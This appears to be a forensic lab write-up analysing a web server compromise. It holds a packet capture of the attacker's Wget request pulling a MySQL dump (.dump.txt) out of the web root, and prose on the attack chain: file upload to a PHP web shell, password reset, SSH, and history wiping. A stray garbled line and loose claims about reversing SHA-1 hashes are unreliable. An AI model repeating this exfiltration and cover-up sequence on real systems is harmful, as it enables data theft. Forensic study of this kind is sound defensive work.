  1219 2019-02-14 16:47:37.169603 172.28.128.4  172.28.128.5  HTTP      214 GET /.dump.txt HTTP/1.1
  1222 2019-02-14 16:47:37.169895 172.28.128.5  172.28.128.4  HTTP      709 HTTP/1.1 200 OK  (text/plain)

▸ Internet Protocol Version 4, Src: 172.28.128.4, Dst: 172.28.128.5
▸ Transmission Control Protocol, Src Port: 48038, Dst Port: 80, Seq: 1, Ack: 1, Len: 148
▾ Hypertext Transfer Protocol
  ▸ GET /.dump.txt HTTP/1.1\r\n
    User-Agent: Wget/1.19.5 (linux-gnu)\r\n
    Accept: */*\r\n
    Accept-Encoding: identity\r\n
    Host: 172.28.128.5\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://172.28.128.5/.dump.txt]
    [HTTP request 1/1]
    [Response in frame: 1222]

0000  08 00 27 db de fa 08 00  27 30 82 aa 08 00 45 00   ··'·····'0····E·
0010  00 c8 b2 85 40 00 40 06  2f 68 ac 1c 80 04 ac 1c   ····@·@·/h······
0020  80 05 bb a6 00 50 37 e2  2b 7b 5b 2f 8a 06 80 18   ·····P7·+{[/····
0030  00 e5 a1 d9 00 00 01 01  08 0a 26 3a 77 d5 00 04   ··········&:w···
0040  dc da 47 45 54 20 2f 2e  64 75 6d 70 2e 74 78 74   ··GET /.dump.txt
0050  20 48 54 54 50 2f 31 2e  31 0d 0a 55 73 65 72 2d    HTTP/1.1··User-
0060  41 67 65 6e 74 3a 20 57  67 65 74 2f 31 2e 31 39   Agent: Wget/1.19
0070  2e 35 20 28 6c 69 6e 75  78 2d 67 6e 75 29 0d 0a   .5 (linux-gnu)··
```

"http17hacke" is neither a field nor a protocol name.

Packets: 1230 · Displayed: 60 (4.9%)

Questions

- How did the attacker get in?
  - The attacker gained control of the weakness of the website that it didn't validate or restricted any unintended file. Through which, the attacker was able to reset the password of a user named julia and was successful in getting inside the machine using SSH.
- What did the attacker do once they were on the system?
  - The attacker copied the MySQL dump file which contained sensitive information from the user's home folder to the website's root folder. This was done to fetch the file from their system using a GET command.
- Was sensitive data accessed? How can you tell if it was/was not accessed?
  - The sensitive data was contained in .dump.txt file. It had a few PII data and hashed passwords and credit card numbers (which were hashed using SHA-1 and can be un-hashed easily). The file was moved from the home directory of the compromised user to the website's root folder and then it was fetched using the WGET by the attacker on their system. The network entry confirms that.
- Were you able to learn anything about the attacker? (What were their attack tools, tactics, techniques, and procedures?)
  - The attacker has used OSINT to gather information about the website and the people developing it.
  - They knew how to generate an obfuscated PHP code to execute shell commands.
  - They used WGET command line utility to fetch the dump file from the server.
  - They were aware of Linux operating system structure and the website structure once they were inside the system.
  - They knew how to SSH into the remote system.
  - They were aware of the bash_history and thus, cleared it up.
  - They may know what type of hashes were stored on the dump.txt file and can potentially use tools like Hashcat to break them.

References

[1] CWE – 434: https://cwe.mitre.org/data/definitions/434.html

[2] CWE – 20: https://cwe.mitre.org/data/definitions/20.html

[3] CWE – 200: https://cwe.mitre.org/data/definitions/200.html

[4] CWE – 311: https://cwe.mitre.org/data/definitions/311.html